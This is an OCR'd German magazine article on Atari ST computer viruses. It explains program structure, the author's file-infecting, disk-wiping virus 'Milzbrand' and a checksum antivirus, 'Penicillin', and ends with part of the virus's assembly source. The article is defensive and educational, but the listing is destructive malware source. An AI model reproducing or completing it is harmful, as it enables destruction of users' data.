


Die Viren kommen

Computer-Viren und Abwehrprogramme

Eckhard Krabel

Bislang sorgten Computer-Viren nur bei Systemoperatoren und Programmierern von Großrechnern für schlaflose Nächte. Neuerdings gibt es Viren auch für Personalcomputer. Wir zeigen Ihnen, wie sie funktionieren und wie man sich dagegen schützen kann.

'Januar 1987. Endlich, nachdem ich vier Wochen auf das neue Super-Lechz-Programm gewartet habe, schalte ich meinen Computer ein, um eine Kopie auf die Hard-Disk zu ziehen. Kurz nachdem das Kopierprogramm, das ich von einem befreundeten Hacker geschenkt bekam, gestartet ist, spielen plötzlich alle Laufwerke verrückt, und gleich danach erscheinen merkwürdige Bilder auf dem Bildschirm . . . ?'

So oder ähnlich könnte die erste Begegnung mit einem Computer-Virus abgelaufen sein. Nachzutragen wäre noch, daß natürlich alle Dateien auf den Disketten und der Festplatte irreparabel zerstört sind. Nur absolute Profis sind in der Lage, mit Hilfe diverser Monitor- und Debug-Programme die Wurzel des Übels, einen Computer-Virus, zu erkennen. Beseitigen können sie ihn nur in Einzelfällen. Der Otto-Normal-Benutzer steht vor schier unlösbaren Problemen. Die verseuchten Disketten sind praktisch nicht mehr zu verwenden, der Inhalt der Festplatte ist verloren.

Wer jedoch beizeiten Schutzmaßnahmen trifft, der kann einigermaßen sicher sein, bei einem Befall mit Computer-Viren nicht den gesamten Programmbestand zu verlieren. Um jedoch wirksame Strategien gegen die Viren entwickeln zu können, muß zuerst die Funktion eines Virusprogramms geklärt sein.

Historisches

Die ersten Computer-Viren entstanden im Großrechnerbereich. Dort haben einst System-Programmierer Programme entworfen, die sich in den Bereich anderer Kollegen kopierten, um dann dort, je nach Intention des Autors, Daten zu manipulieren, zu kopieren oder gar zu löschen. Später griffen Hacker, meist aus der amerikanischen College-Szene stammend, diese Idee auf und schrieben Programme, die sich über sämtliche Bereiche des Großrechners verteilten und diesen dann lahmlegten. Aus dieser Zeit stammen auch genauere Untersuchungen über Viren auf Großrechnern.

Über Computer-Viren auf PC- oder Homecomputer-Basis ist bislang wenig bekannt. Anders als bei Großrechnern besteht hier nicht die Möglichkeit, den Virus auf andere Benutzer im System loszulassen. Wer investiert schon jede Menge Arbeit in ein Programm, das anschließend nur den Programmierer selbst nervt. Ein denkbarer Weg, auf dem sich auch PC-Viren verbreiten können, ist der Programm-Tausch unter Hackern.

Virus-Technisches

Bevor der Programmierer jedoch seinen Virus 'guten Gewissens' in die weite Welt entlassen kann, muß er ihn mit Eigenschaften versehen, die ihm das Überleben dort erleichtern: Zuerst einmal muß das Programm sich selbst reproduzieren können. Darüber hinaus muß es klein sein und darf sich nicht durch überlange Diskettenzugriffe zu erkennen geben. Auch darf sich die Länge eines Programms durch die 'Infizierung' mit dem Virus nicht ändern.

Schließlich sollte er in der Lage sein, ein bestimmtes Kriterium abzufragen – das Datum etwa –, um dann, wenn dieses Merkmal vorhanden ist, eine 'Killer-Routine' anzuspringen. Diese Routine kann, je nach moralischem Befinden des Programmierers, eine einfache Meldung auf dem Bildschirm ausgeben – oder aber die Disketten formatieren. Der Ausdruck 'formatieren' trifft dabei nicht ganz genau zu. Damit dem geschockten Virusopfer keine Gelegenheit gegeben wird, noch in einem Anfall letzten Aufbäumens die Diskette aus dem Laufwerk zu reißen, muß die Zerstörung innerhalb von Sekunden vonstatten gehen. Formatieren wäre da viel zu langsam. Ganz abgebrühte 'Computer-Gangster' werden natürlich hierbei auch eine eventuell vorhandene Festplatte beim Löschen nicht vergessen.

Vorab sei gesagt, daß der hier vorgestellte Virus nicht alle diese Forderungen erfüllt. So ändert sich zum Beispiel die Programmlänge des 'verseuchten' Programms. Damit soll vermieden werden, daß skrupellose 'Zeitschriftenabprogrammie-

Spiel mit dem Feuer

Naturgemäß erhitzt das Thema Software-Viren die Gemüter. Wer Viren programmieren kann, wird nur noch vom eigenen moralischen Empfinden davon abgehalten, seine oft hilflosen Mitmenschen zu schädigen. Deshalb wird ein Artikel wie der vorliegende zwangsläufig ins Kreuzfeuer der Kritik geraten. 'Muß man diese Hacker auch noch mit der Nase darauf stoßen ?' – Sicher nicht, aber die Redaktion ist der Meinung, daß es niemand nützt, wenn brisante Themen einfach totgeschwiegen werden. Nur wer weiß, wie die Gefahr aussieht, kann sich auch davor schützen. Wenn sich dagegen nur eine Handvoll Insider mit dem Thema auseinandersetzt und sonst nur Gerüchte kursieren, wird der angerichtete Schaden am Ende größer sein. Dieser Beitrag beweist, daß man die Entwicklung von Virus-Programmen nicht vermeiden kann. Der hier abgedruckte Virus ist sicherlich nicht der erste für den Atari, allenfalls die Vorstellung eines Antivirus ist neu. Niemand steht den Viren hilflos gegenüber. Wer die Software auf 'offiziellen' Wegen bezieht und seine Disketten mit Schreibschutz versieht, braucht sich vor dem Virus-Fiasko nicht zu fürchten.

rer' ein Werkzeug in die Hand bekommen, mit dem sie nur sich und anderen schaden. Wer jedoch trotzdem – aus rein persönlichem Interesse natürlich – genauer wissen will, wie denn solch ein 'reiner' Virus im einzelnen arbeitet, wird auch dazu Hinweise finden.

Mit Köpfchen

Um einen Virus auf Programme loslassen zu können, muß man wissen, wie diese aufgebaut sind. Die ersten 28 Bytes eines Programms auf Diskette werden vom sogenannten Header beansprucht. Im Header stehen Zeiger auf die verschiedenen Programmsegmente. Jeder dieser Pointer ist vier Bytes lang. So steht ab dem dritten Byte der Pointer 'Textlen'. 'Textlen' beinhaltet die Länge des ausführbaren Programmcodes. Nach dem Zeiger 'Textlen' steht ab siebter Stelle die Länge des vordefinierten Data-Bereichs in 'Datalen'. Danach folgt die Länge des Bss-Segments, repräsentiert durch 'Bsslen'. Hinter diesem Zeiger findet man 'Commentlen'.

An den Header schließt sich das Text-Segment an. Hier steht der Maschinencode des eigentlichen Programms. Dem Textbereich folgt das Data-Segment mit den initialisierten Variablen (oder Konstanten), die beim Programmstart einen bestimmten Anfangswert aufweisen müssen.

Das Bss-Segment, der Speicherbereich für alle nicht initialisierten Variablen, steht nicht explizit auf Diskette. Dies wäre ja auch reine Speicherplatzverschwendung, da die Anfangswerte dieses Speicherbereichs ohnehin unbedeutend sind. Es wird lediglich durch den Bss-Pointer im Header vertreten und dann bei der Speicherplatzreservierung des Programms berücksichtigt.

An den Data-Sektor schließt sich daher gleich die Kommentartabelle an. Hier werden für Debugger (das sind Hilfsprogramme, die die Fehlersuche erleichtern) Informationen abgelegt, die die Erstellung eines einigermaßen dokumentierten (sprich kommentierten) Disassembler-Listings ermöglichen.

An sich müßte, wenn man die drei Pointer (Textlen, Datalen, Commentlen) mit der Header-Länge (28 Bytes) addiert, genau die Programmlänge herauskommen. Daß dies nicht der Fall ist, liegt am TOS. Dieses moderne Betriebssystem muß die Programme an jeder Stelle des Speichers ausführen können. Also müssen die Programme relokatibel abgespeichert werden. Das wird gelöst, indem alle absoluten Adressen relativ zum Programmstart angegeben werden. Nach dem Laden wird dann zu jeder dieser Offsetadressen die aktuelle Startadresse hinzuaddiert. So ist das Programm an jeder Stelle im Speicher lauffähig. Damit nun das Betriebssystem weiß, wo Offsetadressen stehen, werden die Positionen dieser Offsets in der Loader-Tabelle vermerkt. Diese Tabelle steht ganz am Ende eines jeden Programms, wo sie nach dem Laden und der Anpassung der absoluten Adressen gelöscht wird.

Milzbrand

Den hier vorgestellten Virus für den Atari ST habe ich Milzbrand genannt. Einmal gestartet, prüft er zuerst das aktuelle Datum. Falls schon das Jahr 1987 angebrochen ist, wird in ein Unterprogramm verzweigt, welches die Dateien auf den Disketten in beiden Laufwerken irreparabel zerstört. Jedenfalls war es mir nicht möglich, zwei in der Entwicklungsphase zerstörte Disketten wieder zu restaurieren.

Das Unterprogramm benutzt dabei die Eigenschaft des TOS, die Directory und FAT (File Allocation Table) in den ersten Sektoren auf der Diskette zu speichern. Diese werden einfach überschrieben. Das sollte genügen. Denn die Arbeit, eine Diskette ohne FAT und Directory korrekt wiederherzustellen, entspricht in etwa dem Aufwand, ein 15000 Teile großes, den Wohnzimmerboden bedeckendes Gras-und-Wiesen-Puzzle zusammenzusetzen.


Ist das Jahreskriterium nicht erfüllt, so sucht Milzbrand in dem aktuellen Disketteninhaltsverzeichnis nach Dateien, die die Extension '.PRG' haben. Findet er dergleichen, so wird die Datei auf ihre Länge hin überprüft. Denn bei kleinen Programmdateien entdeckt man einen Virus wesentlich eher anhand der Programmlänge als bei großen Files. Ist die Länge des gefundenen Programms kleiner als 10000 Bytes, so wird es einfach ignoriert und die nächste Datei gesucht.

Falls das Programm lang genug ist, wird anhand einiger Prüfbytes untersucht, ob das File schon 'infiziert' ist. Denn es ist sinnlos, ein Programm mehrfach zu 'behandeln', auch wenn es theoretisch möglich ist. In Versuchen habe ich eine Datei 16mal verseucht. Die Infektionsquote steigt dann exponentiell. Die gefundene Programmdatei wird jetzt geöffnet, und der Virus ersetzt die ersten Programmbytes durch einen Sprungbefehl in seine späterere Kopie, die er dann an das Programm anhängt.
Damit der Virus auch funktioniert und unbemerkt bleibt, wenn er aus einem beliebigen, verseuchten Programm heraus aufgerufen wird, muß man das alte Programm wieder 'restaurieren', nachdem der Virus sein schändliches Handwerk verrichtet hat. Deshalb werden die durch den Sprungbefehl ersetzten Startbytes im Virus zwischengespeichert.


Ran an die Loader-Tabelle

Ein so infiziertes Programm würde jedoch nur unter bestimmten Umständen funktionieren. Für den Virus wird es problematisch, sobald in den ersten Programmbytes des zu verseuchenden Programms eine absolute Adresse auftaucht. Dann wird der Sprungbefehl in den Virus nach dem Laden durch die Addition der Startadresse zerstört. Spätestens nach einer Restaurierung des ursprünglichen Programmkopfes unterscheidet sich dann die absolute Adresse durch die fehlende Addition der Startadresse. In beiden Fällen stürzt das Programm ab. Die Loader-Tabelle muß also auch manipuliert werden. Sie befindet sich am Ende des Programms nach dem Bss-Segment.

Die Loader-Tabelle beginnt mit der Distanz der ersten absoluten Adresse zum Programmstart. Für die folgenden absoluten Adressen ist jeweils der Abstand zur vorhergehenden angegeben. Angenommen, im Maschinenprogramm stehen an den Stellen 2, 10 und 18 absolute Adressen. Dann sieht die entsprechende Loader-Tabelle folgendermaßen aus: 2, 8, 8. Man muß also



Milzbrand hat zugeschlagen.




Die Länge eines Programms, das von Milzbrand befallen wird, ändert sich.

höchstens den ersten Wert der Tabelle ändern. Dabei wird nur die Länge des 'angebauten' Sprungbefehls aufaddiert.

Jetzt addiert man zum 'Datalen'-Pointer im Header die Länge des Virusprogramms, das hinter das Data-Segment und vor die Kommentar- und Loader-Tabelle geschrieben wird. Dabei werden beide Tabellen in ihrer Position um die Viruslänge nach hinten verschoben. Dehalb muß auch noch der Commentlen-Pointer korrigiert werden. Die Commentlen-Tabelle selbst bleibt 'unberührt'. Mit dem Schließen der Datei ist das üble Werk beendet.

Die Arbeit von Milzbrand wird durch das Restaurieren der ihn aufrufenden Programmdatei beendet. Dazu werden die entsprechenden Startbytes zurückkopiert und eventuelle absolute Adressen wieder korrigiert. Zum Schluß erfolgt der Sprung an den Programmanfang – und niemand hat's gemerkt.



Dieser Virus ändert die Programmlänge nicht, sondern kopiert den Data-Bereich an eine andere Stelle.

Aber echte Computer-Viren verraten sich im Gegensatz zu Milzbrand nicht durch die Änderung der Programmlänge. Die Arbeitsweise eines solchen Virus ist in der Abbildung schematisch dargestellt.

Das Betriebssystem liest nur die Bytes eines Files von Diskette ein, die sich innerhalb der im Verzeichnis angegebenen Dateilänge befinden. Am Ende dieses Bereichs muß die Loader-Tabelle stehen, damit der Ladevorgang ordnungsgemäß abgeschlossen werden kann. Ein Virus, der den Eintrag der Programmlänge nicht ändern soll, muß also solche Programmteile an einer beliebigen Stelle auf der Diskette verstecken, die für die Relokation keine Bedeutung haben. Dafür kommt eigentlich nur das Data-Segment in Frage. In dem freigewordenen Bereich setzt sich dann der Virus fest. Nach dem Laden des Programms arbeitet er dann genau wie Milzbrand, nur daß er natürlich beim Restaurieren das Data-Segment nachlädt.

Die nächste Steigerung sind RAM-residente Viren. Diese Virus-Spezies ist im 'Auto-Ordner' oder als 'ACC'-File auf Diskette verborgen und kopiert sich selbst ins RAM. Dort klinkt sich der Virus über verbogene Exception-Zeiger in die zyklischen Abläufe des Betriebssystems ein (siehe c't 11/86, Seite 144 und c't 1/87, Seite 136 – 'Das Betriebssystem des Atari ST'). Jedesmal wenn dann eine Diskette gewechselt wird oder irgendein Diskettenzugriff erfolgt, breitet sich Milzbrand II weiter aus. In Anbetracht dieser Möglichkeiten muß der Computer also unbedingt nach Entdecken eines Virus ausgeschaltet werden. Ein normaler Reset reicht nicht aus.

Gegenmaßnahmen

Wie aber kann man sich vor Computer-Viren, über deren genaue Struktur man nichts weiß, schützen? Meistens wird der Virus ja erst entdeckt, wenn er sein zerstörerisches Werk vollbracht hat. Dann ist es jedoch zu spät.

Als elementare Schutzmaßnahme sollte man unnützes Umherkopieren von Programmen auf den eigenen Disketten vermeiden. Dies hilft jedoch herzlich wenig gegen RAM-residente Viren. Auch das Auslagern neuer Programme auf eine 'Quarantäne-Diskette' ist bei dieser Virenart wirkungslos. Bei 'normalen' Computer-Viren hilft das zumindest, die Ausbreitungsgeschwindigkeit zu reduzieren.

Verläßliche Informationen über den 'Gesundheitszustand' eines Programms gibt eine Prüfsumme, die zu einer Zeit berechnet werden muß, zu der mit Sicherheit noch kein Virus zugeschlagen hat. Diese Summe wird dann bei jedem Programmaufruf verglichen. Sollte das Programm zwischenzeitlich durch einen Virus verseucht worden sein, so kommt es zu einer Prüfsummendifferenz, die den Virus verrät. Ein entsprechendes Programm für den Atari ST wird später noch näher erklärt.

Eine andere Prüfsummen-Schutzmethode ist ein Programm, das die gesamten Prüfsummen aller Files auf der Diskette in eine Datei schreibt. Dieses Programm wird dann von Zeit zu Zeit aufgerufen (spätestens aber nach Befall durch einen Virus) und gibt alle inzwischen verseuchten Programme aus. So können von Disketten, auf denen einzelne Programme schon verseucht sind, wenigstens noch die unverseuchten Programme gerettet werden. Dabei muß jedoch darauf geachtet werden, daß der Name der Prüfsummendatei immer anders gewählt wird. So können sich die Computer-Viren nicht

auf einen Dateinamen einstellen, um dann dieses File in ihrem Sinne – sprich Prüfsummenkorrektur – zu manipulieren.

Penicillin contra Milzbrand

Der Antivirus, sinnigerweise Penicillin genannt, arbeitet zum Teil nach einem ähnlichen Schema wie Milzbrand. Penicillin ist als 'TTP'-Anwendung (TOS Takes Parameter) konzipiert. Wenn der Antivirus aufgerufen wird, muß der Dateiname des zu schützenden Programms angegeben werden. Grundsätzlich sollte Penicillin nur auf Sicherungskopien angesetzt werden, da es sich nach Murphy gerade mit dem wichtigsten Programm nicht verträgt.

Nach dem obligatorischen Test, ob dieses File überhaupt existiert, wird anhand von Prüfbytes untersucht, ob diese Datei schon geschützt ist. Nach dem Motto 'Viele Antiviren verderben das Programm' erhält der Anwender in diesem Falle nur eine lapidare Fehlermeldung auf dem Bildschirm. Dagegen wird nicht überprüft, ob es sich bei der genannten Datei um ein Programm handelt. Es steht also jedem frei, auch seine GEM-Draw-Grafiken zu schützen, wodurch die Bilder jedoch zerstört werden.

Bei noch ungeschützten Files geht der Antivirus ähnlich vor wie sein Antagonist. Die ersten Programmbytes werden durch einen Sprungbefehl in die spätere Kopie des Antivirus ausgetauscht. Die Behandlung des Header und der Loader-Tabelle erfolgt nach dem gleichen Prinzip wie bei Milzbrand. Auch die Routinen zum Restaurieren des aufrufenden Programms sind im wesentlichen mit denen des Virus identisch. Sie sollen deshalb hier nicht weiter besprochen werden.

Im Antivirus wird ein Unterprogramm aufgerufen, das von der ausgewählten Programmdatei eine Prüfsumme bildet. Der Abstand zwischen den Bytes, welche in die Prüfsumme eingehen, liegt bei 512 Bytes. Es wird also jedes 512. Byte des zu schützenden Programms addiert, zusammen ergibt das die Prüfsumme.

Abstand halten

Der Abstand von 512 Bytes ist frei gewählt, muß allerdings eingehend überdacht werden. Die meisten Viren dürften zwar bei allem, was sie leisten müssen, länger als 512 Bytes sein, jedoch bleibt die Möglichkeit, daß das Programm nur mit einer kurzen Laderoutine verseucht wird, die den eigentlichen Virus erst später nachlädt. So würde eine Prüfsumme, die mit der Schrittweite von 512 Bytes ermittelt wurde, den Virus nicht mit Sicherheit verraten. Jeder sollte bei der Programmierung eines Antivirus eine individuelle Schrittweite eintragen. Dies hat auch den Vorteil, daß sich Computer-Viren nicht auf eine Schrittweite 'einschießen' können, um dann die Prüfsumme selbst zu manipulieren.

Bei der Auswahl des Abstands hat man jedoch nicht vollkommen freie Hand. Die Prüfsumme muß vom schon geschützten Programm erstellt werden, da sich der Antivirus sonst später selbst als Virus erkennen würde. Danach muß die Prüfsumme im Programm vermerkt werden. Dazu wird sie im zehnten und elften Byte des Programmkopfes abgelegt. Zusammen mit dem Header ergibt das die Positionen 38 und 39 in der Programmdatei. Diese Bytes dürfen zur Prüfsummenbildung nicht herangezogen werden, da sie ja nachträglich geändert werden.

Eine weitere Erhöhung der Sicherheit gegen solche Viren, die sich auf häufig benützte Schrittweiten einstellen, könnte dadurch erzielt werden, daß man der Prüfsumme einen Anfangswert gibt. Beim hier vorgestellten Antivirus ist der Startwert gleich Null. Es müßte also eine Initialisierung der Prüfsumme ungleich Null vorgenommen werden. Dadurch erreicht man mehr Sicherheit vor 'intelligenten' Viren.

Die hier vorgestellten Maßnahmem sind nicht nur ein guter Schutz gegen zerstörende Viren, sondern sie helfen auch gegen alle kleinen Programme, die ähnlich arbeiten wie Viren, jedoch andere Ziele verfolgen.

Programm	Größe ohne MB in KB	Größe mit MB in KB	Ladezeit ohne MB in sek.	Ladezeit mit MB in sek.
AS68	52864	54126	8,5	10,5
LINK68	35072	36334	7,0	9,0
RELMOD	12928	14190	5,0	6,5
SID	28800	30062	6,5	8,0

Obwohl sich die Programmlänge nur minimal ändert, ist ein deutlicher Anstieg der Ladezeit zu vermerken. (MB = Milzbrand)

Zeitnahme

Die erste Tabelle zeigt die Ladezeiten verseuchter Programme. Auf der linken Seite stehen die Programme, die aufgerufen wurden. Diese haben eine bestimmte Dateilänge vor und nach der 'Infizierung' mit Milzbrand. In den nächsten Spalten sind die Ladezeiten der Programme angegeben. Die erste Zeit gibt die Einladedauer des unverseuchten Programms an. Daneben steht die Zeit, die das Betriebssystem braucht, um ein verseuchtes Programm einzuladen, welches aber seinerseits kein weiteres Programm zur Infizierung findet.

Programm	Laufzeit, wenn nach dem Start folgendes Programm befallen wird: AS68	LINK68	RELMOD	SID
AS68	---	14,5	15,0	15,5
LINK68	13,5	---	14,0	14,5
RELMOD	11,0	11,0	---	11,5
SID	12,5	12,5	13,0	---

Tritt der Virus nach dem Laden in Aktion, kann sich die Zeit, die zwischen dem Beginn des Ladevorgangs und dem Start des eigentlichen Programms liegt, nahezu verdoppeln.

Die zweite Tabelle bezieht sich auf das Laden und Starten eines verseuchten Programms, das dabei die angegebene Datei mit Milzbrand infiziert. Diese Zeiten sind jedoch mit Vorsicht zu betrachten, denn einerseits sind sie 'handgestoppt', andererseits kommt es immer darauf an, wieviel Programme sich auf der Diskette befinden und an welcher Stelle sie im Directory stehen. Die Ladezeiten können sich so um bis zu hundert Prozent erhöhen. Daran kann ein geübter Computerbenutzer durchaus festellen, welche Programme mit einem Virus 'kontaminiert' wurden.

Fazit

Gute Programmierer können sicher weit leistungsfähigere Viren schreiben als die hier abgedruckten. Solche Viren erfüllen dann alle Forderungen an Kompaktheit und Schnelligkeit. An dieser Stelle möchte ich alle Hacker eindringlich warnen, die die Fähigkeit und Ausdauer haben, solche Programme zu entwickeln. Viren würden, falls absichtlich oder unabsichtlich außer Kontrolle geraten, einen großen Schaden anrichten. Für den Programmierer ist es dabei wichtig zu wissen, daß die aktuelle Gesetzgebung die mutwillige Beschädigung fremder Software unter Strafe stellt.

Ein altes, aktualisiertes Sprichwort sagt: 'Vorsicht ist besser, als neue Software zu kaufen'. Darum ist es angeraten, den hier vorgestellten Antivirus bei allen wichtigen Programmen anzuwenden. So ist man wenigstens frühzeitig gewarnt.

Zum Schluß noch eine Warnung an alle, die den Virus ausprobieren wollen: Seien Sie vorsichtig und packen Sie alle wichtigen Programmdisketten vorher weg. Ich habe während der Entwicklung mehrfach wichtige Programme verloren.

```
*************************************************************************
*                                                                       *
*                          V I R U S P R O G R A M M                    *
*                                                                       *
*                          M i l z b r a n d   V 1 . 0                  *
*                                                                       *
*              (c) September 1986  by  Eckhard Krabel , Berlin          *
*                                                                       *
*************************************************************************

*****************************************************************
*       Funktionsdefinitionen                                   *
*****************************************************************

gemdos:         equ     1                       * Gemdos
bios:           equ     13                      * Bios
xbios:          equ     14                      * Xbios


fopen:          equ     $3D                     * File öffnen.
fclose:         equ     $3E                     * File schliessen.
fgetdta:        equ     $2F                     * DTA definieren.
print&line:     equ     $9                      * String ausgeben.
ffirst:         equ     $4E                     * Erstes File suchen.
fsnext:         equ     $4F                     * nächstes File
getdate:        equ     $2A                     * Datum holen.
chmod:          equ     $43                     * Attribut testen.
lseek:          equ     $42                     * Diskpointer setzen.
fread:          equ     $3F                     * Von Disk lesen.
fwrite:         equ     $40                     * Auf Disk schreiben.
rwabs:          equ     $4                      * Sektoren auf Disk

                .text

                bra     sta1                    * Sprung zum Start

*****************************************************************
*       Routine, die das aufrufende Programm simuliert.         *
*****************************************************************

return:         clr.w   -(sp)
                trap    #gemdos

*****************************************************************
*       Startroutine                                            *
*****************************************************************

sta1:           lea     return(pc),a1           * RETURN Adresse auf den
                move.l  a1,-(sp)                * STACK legen.

*****************************************************************
*       Virusprogramm, ab hier in die Programme kopiert         *
*****************************************************************

start:          lea     pcspeicher(pc),a6       * Adresse des Rücksprungs
                move.l  (sp)+,(a6)              * vom Stack holen.
                movem.l d0-a5,-(sp)             * Register retten.
                jsr     chhead(pc)              * Alten Programmkopf holen.
                move.w  #getdate,-(sp)          * Datum holen.
                trap    #gemdos
                addq.l  #2,sp
                and.w   %1111111000000000,d0    * Jahrmask
                cmpi    #3584,d0                * 1987 ?
                beq     kill
                lea.l   dtabuf(pc),a1
                move.l  a1,-(sp)                * DTA einrichten.
                move    #$1A,-(sp)
                trap    #gemdos
                addq.l  #6,sp
                lea     file(pc),a5
                move    #0,-(sp)                * FSFIRST - File suchen
                move.l  a5,-(sp)                * mit '*.PRG' Maske
                move    #ffirst,-(sp)           * Attribut = 0
                trap    #gemdos
                addq    #8,sp                   * Gefunden ?
snloop:         tst.w   d0
                bne     virerr                  * nein -> Fehler
                lea     dtabuf(pc),a1           * Ist Filegröße
                move.l  a1,d0                   * grösser als
                move.l  26(a1),d1               * 10000 ?
                cmpi.l  #10000,d1
                bmi     snlnext                 * nein -> nächstes File
                lea     datlen(pc),a1
                move.l  d1,(a1)
                add.l   #30,d0
                lea     speicher(pc),a6
                move.l  d0,(a6)                 * Filename im DTA
                move    #2,-(sp)
                move.l  speicher(pc),-(sp)
                move    #fopen,-(sp)            * File öffnen.
                trap    #gemdos
                add.l   #8,sp
                tst.w   d0                      * Fehler
                bmi     virerr
                lea     speicher(pc),a6
                move    d0,(a6)
                move    #0,d0                   * handle im Speicher
                move.l  #28,d1                  * Diskpointer positionieren.
                jsr     seeken(pc)
                lea     buffer(pc),a1           * Buffer definieren.
                move.l  #4,d0
                jsr     reaen(pc)               * in den Buffer
                lea     buffer(pc),a1           * 28. Diskbyte
                cmpi.w  #$487A,(a1)             * lesen
                bne     inf                     * schon infiziert ?
                move    speicher(pc),-(sp)      * ja -> schließen
                move    #fclose,-(sp)
                trap    #gemdos
                addq.l  #4,sp
snlnext:        move    #fsnext,-(sp)           * nächstes File suchen.
                trap    #gemdos
                addq.l  #2,sp
                bra     snloop                  * zum Test weiter

*****************************************************************
*       Alter Header wird gerettet und Platz für den neuen      *
*       gemacht.                                                *
*****************************************************************

chhead:         lea     loader(pc),a1           * Loader-Tabelle retten.
                lea     loader1(pc),a2
                move.l  (a1)+,(a2)+
                lea     headold(pc),a1          * Headerbuffer retten.
                lea     headold1(pc),a2
                move    #4,d0
chloop:         move    (a1)+,(a2)+
                dbf     d0,chloop
                rts                             * zurück zum Hauptprogramm

*****************************************************************
*       Die alten Verhältnisse werden wieder hergestellt        *
*       als da sind Headerold und Register und Stack.           *
*****************************************************************

virout:         move.l  pcspeicher(pc),a1       * Den alten PC holen.
                lea     pcspeicher(pc),a0       * Adresse im Speicher
                subq.l  #2,a1                   * PEA Befehl korrigieren.
                move.l  a1,(a0)                 * abspeichern
                lea     headold1(pc),a6         * Adresse des Headers
                move    #4,d0                   * Zähler
virloop:        move.w  (a0)+,(a1)+             * Header des PRG's
                dbf     d0,virloop              * wiederherstellen.
                move.l  pcspeicher(pc),a1       * PC nach A1
                lea     loader1(pc),a0          * Adresse der Loader-Tabelle
                clr.w   d0                      * Zähler löschen.
